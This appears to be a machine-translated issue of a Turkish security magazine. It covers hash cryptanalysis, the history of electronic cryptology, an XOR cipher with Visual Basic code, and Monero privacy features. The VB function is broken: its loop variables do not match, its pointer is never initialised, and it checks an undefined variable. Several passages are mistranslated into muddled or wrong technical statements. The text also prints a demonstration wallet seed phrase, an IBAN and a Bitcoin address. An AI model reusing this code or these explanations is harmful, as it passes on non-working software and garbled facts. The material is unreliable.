Among the methods of mathematical cryptanalysis applied to the functions of Hash, this is one of the most basic methods. With the development of this and similar mathematical cryptanalysis methods, the output produced by the hash functions used today is now 160 bits, 256 bits, and even 512 bits long. In the cryptology world, design and cryptanalysis studies are continuing for the search for more secure hash functions.

Resources :

[1] D. Stinson. *Cryptography Theory and Practice.* CRC Press, 2005

[2] FIPS PUB 180-4, *Secure Hash Standard (SHS).* NIST, 2012.

[3] N. P. Smart. *Cryptography Made Simple.* Springer, 2016.

Bayram Gök • bayram@arkakapidergi.com

Cryptology in the 20th Century: the Electronic Age

A brief look at the dawn of the electronic age


Many geniuses, including Charles Babbage, had the idea of inventing a machine that would make things easier. Because making complex, precise calculations by hand was a laborious and error-prone process. Babbage too built his own machine, but it was with iron and brass.

In fact, the first automata operating according to the data entered by the user were 18th-century textile machines. It was possible to manage the machine and determine the pattern it would process according to the small holes with certain dimensions that were or were not opened onto the cartons. Even the automatic pianos playing notes with punched cardboards were made which can be considered the ancestors of today's Jukebox. The results of the first census in the United States in 1880 could only be achieved by human labor after 7 years. It was foreseen that the census in 1890 would result in 1900 if the population continued to increase as it did back then. Hollerith who was a statistician and mining engineer proposed using punch cards in the counting of the census. Firstly, the survey that was filled by every citizen was transferred to a punch card. The card was read into an electro-mechanical calculator. The machine performed automatic calculations due to a hole meaning yes-no given as an answer to each answer, found on a card. The system was used in the 1890 census and the results were obtained within 2.5 years. The future of the vending machines was brilliant.

Perforated card and similar methods were used until after the Second World War. The Nobel laureate physicist Richard Feynman, who works in the Los Alamos National Laboratory of the United States, where the first nuclear bomb was produced, describes his work with calculators that read punch cards. Feynman, who is also a talented mechanic, reports that machines can process 4 times faster data with the method he developed.

ENIAC is the most famous of these calculators. However, these useful vending machines had a common flaw. These vending machines, which were the super calculators of the period (ENIAC could do about 100,000 fast calculations per second), could not run different calculation procedures according to the intermediate results. Therefore, the calculations were divided into pieces by the intermediate results, the operator was reprogramming the machine according to the intermediate result when they were received from the automat. In 1945, John Von Neumann developed a machine language in which a processor could run different (if-then, for...) subprocedures or code blocks according to the intermediate results. Later, all human-friendly high-level languages developed (C, Pascal, Python) worked as a compiler and produced the machine language code Neumann suggested. The compilers still produce the processor-specific machine code. In 1947, the first transistor was built at the Bell Laboratory, and from iron to silicon new horizons appeared. In 1971, Intel launched the first commercial processor 4004, which ran at 4 bits, 750 kHz. This processor contained only 2300 transistors. In 1949, Claude Shannon published his new pioneering ideas with " Theory of Confidential Communication Systems". [1]

1 https://en.wikipedia.org/wiki/Communication_Theory_of_Secrecy_Systems



Visual 1: The first processor developed by Intel 4004

We can't go further Claude Shannon's writing without talking about his ideas on communication and confidential communication. In 2016, Google made a special Doodle for the 100th anniversary of Claude Shannon's birth.

Shannon worked with Alan Turing on cryptology. Boolean Algebra (logic course for the design of digital circuits must be taught at schools) showed that it can be used in the design of digital circuits. Today, thanks to Shannon, we can design and optimize the layout of digital circuits with mathematical expressions. Shannon laid the foundation for the transition from analog to digital technology. He used the term "bit" for the first time. We are able to communicate neatly with our mobile phones today, thanks to Shannon. Shannon also demonstrated ways to calculate the reliability of a confidential communication. He also proposed the relationship between the minimum effort (amount of processes,accountable security) required to break into a ciphered system and the system's security. The minimum amount of processing required by the best algorithm that can break into the encrypted system that we target before the information gets obsolete (expires) reveals the reliability of the encrypted system. With this policy, we can say that the fastest computer that can break RSA encryption needs to work several centuries.

Another principle that Shannon puts forth is that the reliability of the proposed encryption algorithm can be proven. The method of encryption is difficult to base on the well-accepted, well-known methods. For instance, we can say that prime factoring a 1024 number used as key in the RSA algorithm is practically impossible to be broken with today's technology. The difficulty of proving the contrary of this proposition is a commonly known fact.

General principles of modern cryptology

The basic tools that an encryption system has to take care of can be summarized as follows.

- Privacy / confidentiality
- It should provide the necessities that can make the information private and allow only those who are authorized to access the information.
- Authentication
- The sender and the buyer provide protocols to verify that they are the persons they claim, in order to be able to trust each other.
- Integrity
- It should be able to verify that information has not undergone any changes as it exits from the source, nor there have been any adjustments.
- Non-repudiation
- The data should be able to prevent the sender or the data from denying the data transfer or data reception.

What is the difference between symmetric and asymmetric encryption?

It is possible to examine encryption systems in two main groups as asymmetric and symmetric encryption.

The main feature that separates the two methods is the approach in the use of keys. In symmetric encryption systems, the same key is both used to encrypt open text and to decrypt text. For this reason, the key must be in the place where both the encryption and decoding processes are performed. The key used in encryption should also be delivered to the persons / institutions that will perform the decoding process through secure channels. If the same key is used by groups of users, the security risks are very high. Communication security of the entire group is compromised if a user within the group steals, loses or sells the key. By means of symmetric encryption, private communication between the two users - creating a separate key means that the created key has to bear the risks of distribution. Symmetric algorithms can be carried out by easy methods such as transposition, substitution and XOR. By using paper and pencil, it is possible to apply symmetric encryption using tables and utilizing various low cost encryption equipment.

For example: Vigenère Encryption, which we reviewed earlier, is a symmetric encryption method that can be applied using paper and pen. Symmetric encryption is divided into two subgroups as block and array encryption algorithms. Block encryption algorithms in the first group divide open text into pieces of certain length and encrypt them. DEA and AES, which are still in use, can also be given as an example. I gave an easy-to-implement example of block encryption in the XOR Cipher section. Block encryption is mostly used to meet the speed requirement of heap data in the encryption of large files. Sequence (stream) encryption method is preferred in applications where partial loss of information, such as audio and video transmission, is confronted. Encrypted radio communication is also a good example. With symmetric encryption, it is not possible to meet the requirements mentioned in the section of generally accepted principles of modern cryptology other than the privacy confidentiality principle.

In his article "La Cryptographie Militaire"2 published in 1883, Auguste Kerckhoffs suggested that "A stored writing system, except for the key, should be safe even if everything is known about the system." This was accepted as a principle and was referred to as the principle of Kerckhoffs. Later, Claude Shannon expressed this principle in a simpler and clearer form: "The enemy knows the system". According to this view, a hidden writing system should be developed with a focus on securing the key. Algorithm confidentiality was not important. Asymmetric encryption was introduced.

In asymmetric encryption, the key that encodes the open text and the key that decodes the encrypted text are related to but different from each other. The key that encrypts open text is called the Public Key, whereas the key that decrypts the secret key is called the Private Key. In summary, open text is encrypted using the public key and encrypted text can be decrypted only with using the private key associated with this public key. In asymmetric encryption, the key that does the encryption is public and is not hidden so that anyone can send encrypted messages to the public key owner. Think of it as your phone number. Since the private key key that decodes the passphrase is never shared, only the person or entity with that key can resolve the encrypted text. You cannot even read this encrypted message again, even if you encrypt the open text with the private key owner's public key. You can actually decode a text decoded using the private key with the public key linked with the private key. Anyone can verify an encrypted text with the private key by using the public key. This useful feature is used in digital signature applications.

A major problem arises here. It must be verified that the public key belongs to the person / organization that we want to send encrypted text to. This is a big problem.

In 1976, Whitfield Diffie and Martin Hellman broadcast a public key sharing protocol over a public channel. The biggest obstacle to asymmetric encryption was removed with this protocol. In 1978, Ron Rivest, Adi Shamir and Leonard Adleman published the public key / private key-based asymmetric RSA encryption algorithm. In the upcoming issues we will discuss this with further details.

Asymmetric encryption uses algorithms based on the difficulty of solving mathematical operations that make it almost impossible to find the private key. For this purpose, operations are performed with numbers that push the boundaries of our minds. For example, let's say we will perform RSA encryption with a 1024-bit key. The 1024-bit key in the binary number system corresponds to a 309-digit number in the decimal number base.

It can be difficult to imagine. Here is a 309 digit number in the decimal form:

30000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
0000000000000123456789

2 http://www.wikizeroo.net/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvS2VyY2tob2Zm-cydzX3ByaW5jaXBsZQ

By means of an asymmetric system (eg RSA), 1024-bit encryption means you'll need very powerful processors. This is one of the major challenges in asymmetric encryption, and fortunately, the electronic age has provided us with these processors.

To make it easier to explain, we can think of the asymmetric encryption method and key sharing as the GSM (mobile phone) network. An authority authorized by the State undertakes the key operator and distribution of the GSM operator. A person/institution who wants to communicate with the GSM system asks the operator to assign a number for them/it (public key). You would even need to print a business card and distribute it to everyone.


The operator checks the identity of the applicant (authentication - authentication), which matches a blank line in the system with this ID and allocates it. The applicant will be provided with a SIM card (private key) with special information with the associated number and ID and to log in to the network. The operator authenticates the SIM card as soon as you insert it into a phone; records the calls you make (non-repudiation) and directs the calls coming to your number (privacy - confidentiality).

	Symmetric passwords	Asymmetric passwords
Privacy/confidentiality	X	X
Integrity	-	-
Authentication/ identification	-	X
Non-repudiation	-	X
Performance/Cost	Fast/Cheap	Slow/ expensive
Example algorithms	DEA, AES	RSA, DSA

Table 1: Comparison of Symmetric and Asymmetric Encryption

XOR Encryption (XOR Cipher)

It is a block encryption method that can be easily applied on computers both with low cost hardware and software. XOR is one of the most basic gate circuits used in digital electronics.



Visual 2: XOR Gate

You can find more detailed information about the open circuit of the XOR Gate. The XOR gate, as seen in the open circuit in Visual 2, has a straightforward truth table. When the truth table is examined, you can see that the output is equal to 0 when A and B are equal to each other, and 1 when not they're not equal. In spite of its simple structure, because of this unique feature, XOR gate is used in digital electronic collection and comparison process. Here we will use the XOR gate for a different purpose in the encryption process.

INPUT		OUTPUT(Q)
A	B	A XOR B A⊕B
0	0	0
0	1	1
1	0	1
1	1	0

Table 2 XOR gate truth table

According to the truth table, let's say that the encryption key is applied to the XOR port A and B in clear text. Therefore, our encryption function is simply Q=A ⊕B . Let's set our encryption key to 1. If we put the value of the key in the formula instead of 1, we get Q=1⊕B . Apply the text that is open to cases where input A is 1 in the truth table. Open texts will be encrypted as; open text 1 -> Q=1⊕1 = 0 Q = 1 , open text -> Q=1⊕0 = 1 . For example, assuming that the open text is 0, perform a 1⊕0 = 1 operation. Then, pass the resulting value (here 1) as encrypted text to the other party.

The resolution of the encrypted text is the same as in the identical encryption process. Let the encryption key be applied to input A and the encrypted text be given to input B. Then our decryption function is "Q = A⊕B". Since the encryption key has already been set to 1, it will be applied as 1 to input A of the XOR port. If we put 1, which is the encryption key in the formula, instead of A, we get "Q = 1⊕B". Encrypted text -here 1- is applied to input B. As a result of the "1⊕1 = 0" operation (here 0), the open text is obtained.

In this example, it is only 1-bit XOR encryption, which can be broken easily with two brute force attacks. The smallest value that means letter 1 in digital electronics is 1 byte consisting of 8 bits.

To further enhance the encryption power, we can perform 1 byte (8 bit) encryption with XOR ports. To be able to do 1 byte encryption, 8 XOR gates will be needed. We will use an XOR gate for each bit of the keyword and the open text. Then, tag 8 key inputs as A0, A1..A7, and 8 text inputs as B0, B1..B7 and 8 encrypted text outputs in Q0, Q1.. Q7 format, using standard addressing method. In our current example, let's choose the letter K as the keyword. The letter K's ASCII equivalent is 75 and in decimal system and 01001011 in the binary system. Let's apply the bit values of the keyword to the A inputs of 8 XOR ports. As the input for the key gate we named as A0, we're going to give the least significant bit of the letter K. Let A be an open text. We learn the value of the letter A from the ASCII table and convert it to the binary number system. We enter the bit values of the letter A by the same way we applied the same key input to the B inputs of 8 XOR ports. As a result of the transaction, the encrypted text obtained from Q outputs of 8 XOR ports is 00001110. You can review this process in the table.

KEY	A7..0	0	1	0	0	1	0	1	1
OPEN TEXT	B7..0	0	1	0	0	0	0	0	1
Q=A⊕B	Q7..0	0	0	0	0	1	1	1	0

If a one-letter (8 bit, 1 byte) encryption power does not make you feel secure, let's increase the key to 64-bit, ie 8 bytes.

I created a random 64-bit (8-byte), hexadecimal (Hex) notation with 2A743CFA46B4F1AD to use as a keyword. This time we'll need a lot more XOR gates. Full 64 pieces. We will encrypt the name of a figure from Turkish Mythology as "SU İYESİ". The 8-bit standard ASCII table does not contain the İ letter. The Turkish letters are listed on the CP857 code page of the ASCII table. The equivalent of the big I in this table is 152 (hex 98). I've written to the table in hexadecimal (Hex) number system to shorten data instead of binary number system. You can use the built-in calculator of the operating system to program mode, or use the https://www.binaryhexconverter.com website to convert between number systems. It is not practical to try to do this by using the manual XOR gate truth table. You can take advantage of the built-in calculator of the operating system or through the www.xor.pw site.

KEY	A63..0	2A	74	3C	FA	46	B4	F1	AD
OPEN TEXT	B63..0	53	55	20	98	59	45	53	98
A⊕B	Q63..0	79	21	1C	62	1F	F1	A2	35

A short function code written in Visual Basic is given for our readers who want to try XOR encryption in their own application. It is easy to convert VB code to other programming languages. Code descriptions are given in the lines.

```
Public Function XORCipher(Key As String,  OpenText As String) As String
    Dim Pointer As Long
    Dim EncryptedText As String
    Dim intXOr1 As Integer, intXOr2 As Integer
```

```
  ' This function processes the same length alphanumeric Key and Open Text data..
  ' Returns the encrypted text of the same length..
  ' Key and Open Text length must be the same.
  If Len(Key) <> Len(Text) Then
     XORCipher = ""
     Exit Function
  End If

  For counter = 1 To Len(OpenText)

     ' Converting key and explicit text data to number type
     intXOr1 = Asc(Mid$(OpenText, pointer, 1))
     intXOr2 = Asc(Mid$(Key, pointer, 1))

     ' XOR is being processed and added to an encrypted text string
     EncryptedText = EncryptedText + Chr(intXOr1 Xor intXOr2)
  Next Pointer
 XORCipher = EncryptedText
End Function

' Usage:

' Add the tools listed on the Visual Basic Form
' cmdEncrpt  (Button)
' txtKey (Tex Box)
' txtOpenText (Tex Box)
' txtXorCipher (Tex Box)

Private Sub cmdEncrpt_Click()

  txtXorCipher.Text = XORCipher(txtKey.Text, txtOpenText.Text)
```

XOR block encryption application is an extremely easy encryption system. However, continuous use of the same key can easily be broken by linguistic frequency analysis, as in the Vigenere Code. You can also try the Vernam password based on the XOR process proven by Claude Shannon, which is impossible to break. The Vernam password is based on the production of random keys (One Time Pairing, OTP). The keys produced are distributed over a secure channel in advance and used only once. It was used by organizations capable of implementing strict rules such as the military. It is said that these disposable keys are pressed on special papers that are converted into ash by a spark.

Cryptocurrency Monero (XMR) for Those Who Want True Privacy

Image is nothing, yet privacy is everything!

Arka Kapi readers are pretty familiar with cryptocurrencies and blockchain architectures built upon them. So we won't make an entry for cryptocurrencies again, and we'll focus on the privacy and security promised by Monero.

Let's begin with a question.

Why do people prefer cryptocurrencies; for financial freedom or for financial privacy?


Apparently for more financial privacy. Not to mention some people who do not understand the spirit of crypto-currencies and the greedy people who turned it into an evil weapon. Because their purpose is not the tremendous possibility of cryptology, but to make more profit for them from this new area.

Ah, yes, privacy. But is it really?

Here you go, an IBAN number: TR63 0001 2009 1410 0009 2165 66

What are the information you obtain when you learn someone's IBAN number?

The bank's name, address and account number, nothing more.




Informationen für IBAN TR630001200914100009216566

- IBAN Check digit is correct
- IBAN structure is correct
- IBAN Length is correct

BIC	TRHBTR2A
BRANCH	TAHTAKALE SUBESI/ISTANBUL
BANK	TURKIYE HALK BANKASI A.S.
COUNTRY	Turkey
COUNTRY ISO	TR
SEPA SCT	NO
SEPA SDD	NO
SEPA COR1	NO
SEPA B2B	NO
SEPA SCC	NO

Okay, but what if you learn someone's Bitcoin (BTC) address; what other personal information you get by doing so?


Enter the Bitcoin address here Check

38Ee9XUoHp6usVRDKNTdUvS1EUsca3Sb6L

Total Received:	0.00019380
Total Sent:	0.00019380
Final Balance:	0.00000000
Total transactions:	4


Recent transactions:

Date ▼	Amount	Balance
2017-11-23 13:38:36	-0.00005480	0.00000000
2017-11-04 14:36:03	-0.00013900	0.00005480
2017-11-03 04:59:13	0.00013900	0.00019380
2017-10-09 16:04:03	0.00005480	0.00005480

Donate Bitcoin: 38Ee9XUoHp6usVRDKNTdUvS1EUsca3Sb6L
Data Source: Blockchain.info

By looking at the person's BTC address, it is possible to obtain the total amount of BTC he/she sent or received, account balance, how many transactions they have made until today and amount, date, hour, sender and receiver information about these transactions.

Let's think of such an occasion that you're on a vacation. When you spend some BTC, the persons you transact with i.e., those who know your account number are going to know your balance. This may pose a threat to your security.



Antalya'da Bitcoin cinayeti

Anadolu Ajansı 18.09.2017 - 16:57

Antalya'da otomobilde ölü bulunan 22 yaşındaki Şükrü Mert'in, hesabındaki Bitcoin'leri ele geçirmek isteyen kişilerce öldürüldüğü ortaya çıktı.

If that is not serious enough for you, you can take a look at the 2017 news from Antalya, talking about a murder over Bitcoin1.

1 https://www.ntv.com.tr/turkiye/antalyada-bitcoin-cinayeti,mp2noo9eVU6SOFXsIiU3yghttps://www.ntv.com.tr/turkiye/antalyada-bitcoin-cinayeti,mp2noo9eVU6SOFXsIiU3yg


Account activities being transparent might be beneficial for the civil society or candidate campaigns. However, apparently this would be a disaster for those who use cryptocurrencies for financial privacy and security.

In addition to the vital risk exemplified above, there are other scenarios that will threaten your entire financial assets. For this, we need to take a look at two concepts: *fungibility and tainting.*

Fungibility ve Tainting

Fungibility, a financial term, is used to describe the fact that two financially equivalent material values can be used interchangeably. For instance, the 1 Turkish Lira (shortened TL) I have and the one you do have the same purchasing power on the market; not having my name nor yours written on them. So, there is no way to distinguish 1 TL obtained illegally and 1 TL gained legally on the market.

The transparency that BTC offers affects mostly its fungibility, and this case is called Tainting. There are even organizations that have made it a profession.


https://www.chainalysis.com

CHAINALYSIS

CLIENTS PRODUCTS ABOUT CAREERS PRESS CONTACT US BLOG

Building trust in blockchains.

PREVENT, DETECT AND INVESTIGATE CRYPTOCURRENCY MONEY LAUNDERING, FRAUD AND COMPLIANCE VIOLATIONS.

A BTC obtained illegally can be detected instantly from the transaction logs. So, why would such a detail concern users like us who are as straight as a die?

Let's say that we added BTC as a payment method to a work we put great effort into. But what if someone, who bought their BTCs on an unlawful path, for example by spreading ransomware, shopped from us one day?

Since this transaction will be open in our financial logs, it is as easy as a pie for us to be included in a blacklist and get stamped with *tainting* in the future. Whatever your account balance, you will not be able to spend the BTCs in your account. Therefore, BTC, which claims to be a real tool of change, will lose its feature of fungibility, which is the most important feature of other means of exchange.

Monero (XMR) for those whose winds have been taken out of their sails

Monero (XMR)

Monero is a word derived from the Mono, which means *money* in the Esperanto language, which is designed as the common language of communication, and the suffix -ero meaning the smallest something can be. Monero has chosen XMR letters as its symbol. You can follow Monero on the cryptocurrency markets by using this abbreviation.

Monero can be related historically to ByteCoin. ByteCoin, a crypto-money developed on the CryptoNote backbone in 2012, had an infrastructure that uses the public key of many recipients to sign the transaction, in particular by using Ring-Signature, a successful technique to keep the sender secret. Indeed, even today, the crypto coins that promise confidentiality use this protocol.

Everything was going fine with ByteCoin up until 80% of the coins were mined, resulting in a fork and the birth of Monero. At first, it was called BitMonero but then continued to be called as Monero.

What are the advantages of Monero?

Monero is a cryptocurrency that promises true privacy, keeping both the sender and receiver secret in the blockchain. In this article, the technical details will not be mentioned very much, but explanations on how to ensure confidentiality will be briefly covered. At the end of the article, reference source details will satisfy the readers who are curious about the details.

How does Monero achieve this?

First of all, in order to keep the sender private, it uses a system called Ring-Signature. Monero prevents the sender from pointing to a specific address by signing a transaction with the public key of the users in the system. Yet there exist another dangerous detail in the blockchain logs: the amount of the transaction. Think that you made a transaction of 212.52 XMR. There are not much who does such a transaction in a time T, with this amount. Here, Monero uses another method called Ring-CT to hide the amount sent. For example, when you want to transfer 20 XMR, it will be sent to the receiver as 8 XMR, 10 XMR and 2 XMR so the real transaction amount will be kept secret.

The US Department of Homeland Security turned out to be looking for ways to monitor the transactions made of privacy-oriented cryptocurrencies, such as Monero and ZCash. Source:

Source: @uzmancoin

Three Keys (Public Key, Private View Key, Private Spend Key)

In the 90s, it was a trend to promise three keys to the voters: car, house and job. Monero too does promise you three keys, yet this time it is not an illusion like the politicians use to trick you, but to trick those who are after your financial information.

These keys are: Public Key, Private View Key, Private Spend Key.

When creating a Monero wallet, a seed has to be used to create the keys from. For example the following seed had been used for the wallet we are going to use for this article:

“cuddled moat lagoon lamb rest leech upcoming dozen sword keyboard smuggled liar rover efficient tribal dyslexic token injury domestic snout problems cool tiger upwards problems”

You can think of it as three branches sprouting from a seed. Someone who has your seed would have all of your keys needed to send and receive Monero. Therefore, we highly recommend you keep this seed private.

What are these three keys created from seed?

Public Key: The address you’d give to those who want to send you Monero. There is no problem with sharing this address. If this address is known, any information on your financial confidentiality cannot be reached as in BTC. The details will be explained in the Stealth Address title later. In 2018, there had been an update in Monero where you can create infinite number of sub addresses under public addresses. Readers who took a look at the world of ransomware shall recall: this way virus brokers who create BTC wallets for each client the virus has spread onto can check if a transaction did or did not come. Before the 2018 update, Monero users used various methods to distinguish the senders from one another. One of them was the Transaction ID. Since the biggest thing Monero promises is confidentiality/privacy, one should not question the fact that senders’ identities are secret. Since Monero’s greatest promise is privacy, it is not surprising that the identity of the senders is secret. In the dilemma of security and comfort, compromising security and a little comfort, some Monero users have solved this problem by using methods like Transaction ID. But the unlimited subaddressing that comes with the 2018 update offered a real solution against these winding roads. Now, it is possible to distinguish a transaction from other transactions using the subaddresses.

Stealth Address: In order to hide the recipient's address when creating transactions in the Monero blockchain, a value called Stealth Address is used that cannot be associated with the user's public address. Therefore, in the example of BTC, the danger of someone knowing your address accessing all your financial confidentiality is eliminated.


Private-View Key: We have stated that in the Monero blockchain, the values sent to you are hidden with Stealth Address. But how will your wallet detect what values are sent here? Of course, with the Private-View Key! Thanks to this key, the transactions that belong to your wallet in the blockchain will be readable. This is kind of a read-only key. We recommend that you do not share this key for your financial confidentiality.

Private-Spend Key: This is the key that makes it possible for your wallet to be operated in the Monero blockchain. It is ***never ever*** to be shared with anyone.

After some technical information about Monero, let's set up a Monero client and create a wallet.

You can download the Monero Client which has both GUI and CLI features through https://www.getmonero.org/downloads/ . When this article was written, the current version was monero-gui-v0.13.0.4.

You will see ready-to-use apps after downloading and extracting the archive file.

